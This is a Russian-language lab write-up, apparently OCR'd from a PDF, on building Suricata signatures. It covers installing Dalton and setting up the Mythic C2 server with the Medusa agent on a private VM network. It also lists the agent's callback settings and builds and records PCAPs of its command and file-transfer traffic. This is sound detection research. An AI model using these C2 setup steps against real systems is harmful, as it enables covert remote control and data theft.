
Signatures for Suricata

Развертывание и настройка лабораторного стенда


Архитектура рабочего стенда



Установка Dalton


Dalton - это инструмент для тестирования и отладки правил систем обнаружения вторжений (IDS), таких как Suricata, Snort и Zeek. Он позволяет загружать сетевой трафик в формате PCAP, проверять срабатывание сигнатур, анализировать результаты обнаружения атак и выявлять ошибки в правилах.
Для установки клонировал репозиторий проекта в рабочую директорию и запустил скрипт `./start-dalton.sh`. После запуска открыл веб-интерфейс Dalton в браузере на

хостовой машине.




Установка и настройка Attacker-VM

Для создания Attacker-VM я скачал debian версии 13.7.0
Добавил файл debian.img в UTM и выбрал виртуализировать. Обновил систему `sudo apt update`, `sudo apt upgrade`
Далее клонировал виртуальную машину, переименовал ее в Target-VM и изменил MAC-адрес, в настройках общая сеть стоит для установки утилит




Зашел обратно в Attacker-VM и продолжил установку

Создал директорию project в домашней директории
Добавил пользователя в группу sudo командой su -, usermod -aG sudo debian
Скачал git командой sudo apt install git
В директорию командой `git clone --depth 1 https://github.com/its-a-feature/Mythic` скачал C2 Server Mythic
При установке так же скачал make и docker командами sudo apt `install make` и `sudo apt install -y docker.io docker-cli docker-compose`
Собрал Mythic командой `sudo make`
Затем установил HTTP профиль и Medusa командами `sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http` и `sudo ./mythic-cli install github https://github.com/MythicAgents/Medusa`
Далее ввел `sudo ./mythic-cli start http medusa` и открыл веб-панель по адресу http://127.0.0.1:7443



Выполнил команду `sudo grep MYTHIC_ADMIN .env` в папке ~/project/Mythic и получил данные от админ панели.
Пингами проверил, что машины видят друг друга, затем создал агента через веб-панель


Конфигурация полезной нагрузки:



Установка и настройка Target-VM

После клонирования зашел и повторно ввел `sudo apt update` и `sudo apt upgrade`
Установил утилиту tcpdump командой `sudo apt install tcpdump`
Создал директорию medusa, а в ней 3 файла:
small.txt, medium.bin (64K), large.bin (1M)

```
head -c 64K /dev/urandom > medium.bin
head -c 1M /dev/urandom > large.bin
```



Запись трафика

Конфигурация агентов

Для каждой конфигурации записан отдельный PCAP-файл. В ходе одного запуска агента выполнен одинаковый сценарий активности, включающий выполнение команд, передачу файлов и изменение интервала обращений к серверу. Каждый запуск сопровождается установлением нескольких TCP-соединений.


Конфигураций агента будет 5 шт: Сборка A, Сборка B, Сборка C, Сборка D, Сборка E

Сходство:


Параметр	Значение	На что влияет
ОС	Linux	
Agent	Medusa	
https_check	yes	проверяет сертификат при HTTPS. При http не влияет на обмен
obfuscate_script	no	меняет представление кода агента на диске
output	py	формат выходного файла
python_version	Python 3.8	вариант кода в Medusa
use_non_default_cryptography_lib	no	выбирает собственную реализацию

Параметр	Значение	На что влияет
		криптографии вместо внешней библиотеки
C2 Profile	http	
Callback Host	http://192.168.64.4 (Attacker_VM)	
Callback Port	80	
Начальный интервал	5 сек	
Начальный jitter	0	
Команды	одинаковый набор во всех сборках	


Начальный интервал - это пауза между обращением агента за заданиями
jitter добавляет случайное отклонение к интервалу. При 0 агент не добавляет такую случайность



В каждой записи трафика буду выполнять команды cwd, ls, cat, download, upload, sleep, exit.



Далее идет настройка C2 профиля:



Базовая конфигурация A

Параметры сборки:

Поле	Значение
AESPSK	none
callback_host	http://192.168.64.4


Поле	Значение
callback_interval	5
callback_jitter	0%
callback_port	80
encrypted_exchange_check	False
headers	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
get_uri	index
killdate	значение по умолчанию
post_uri	data
query_path_name	q
proxy_host	пусто
proxy_port	пусто
proxy_user	пусто
proxy_pass	пусто

Конфигурация сборок:

Сборка A: шифрование отключено, encrypted_exchange_check = False. Дамп a-http.pcap использовал для разбора сообщений без AES.
Сборка B: включено aes256_hmac, encrypted_exchange_check = False. На b-aes.pcap проверял, какие признаки сохраняются при шифровании.
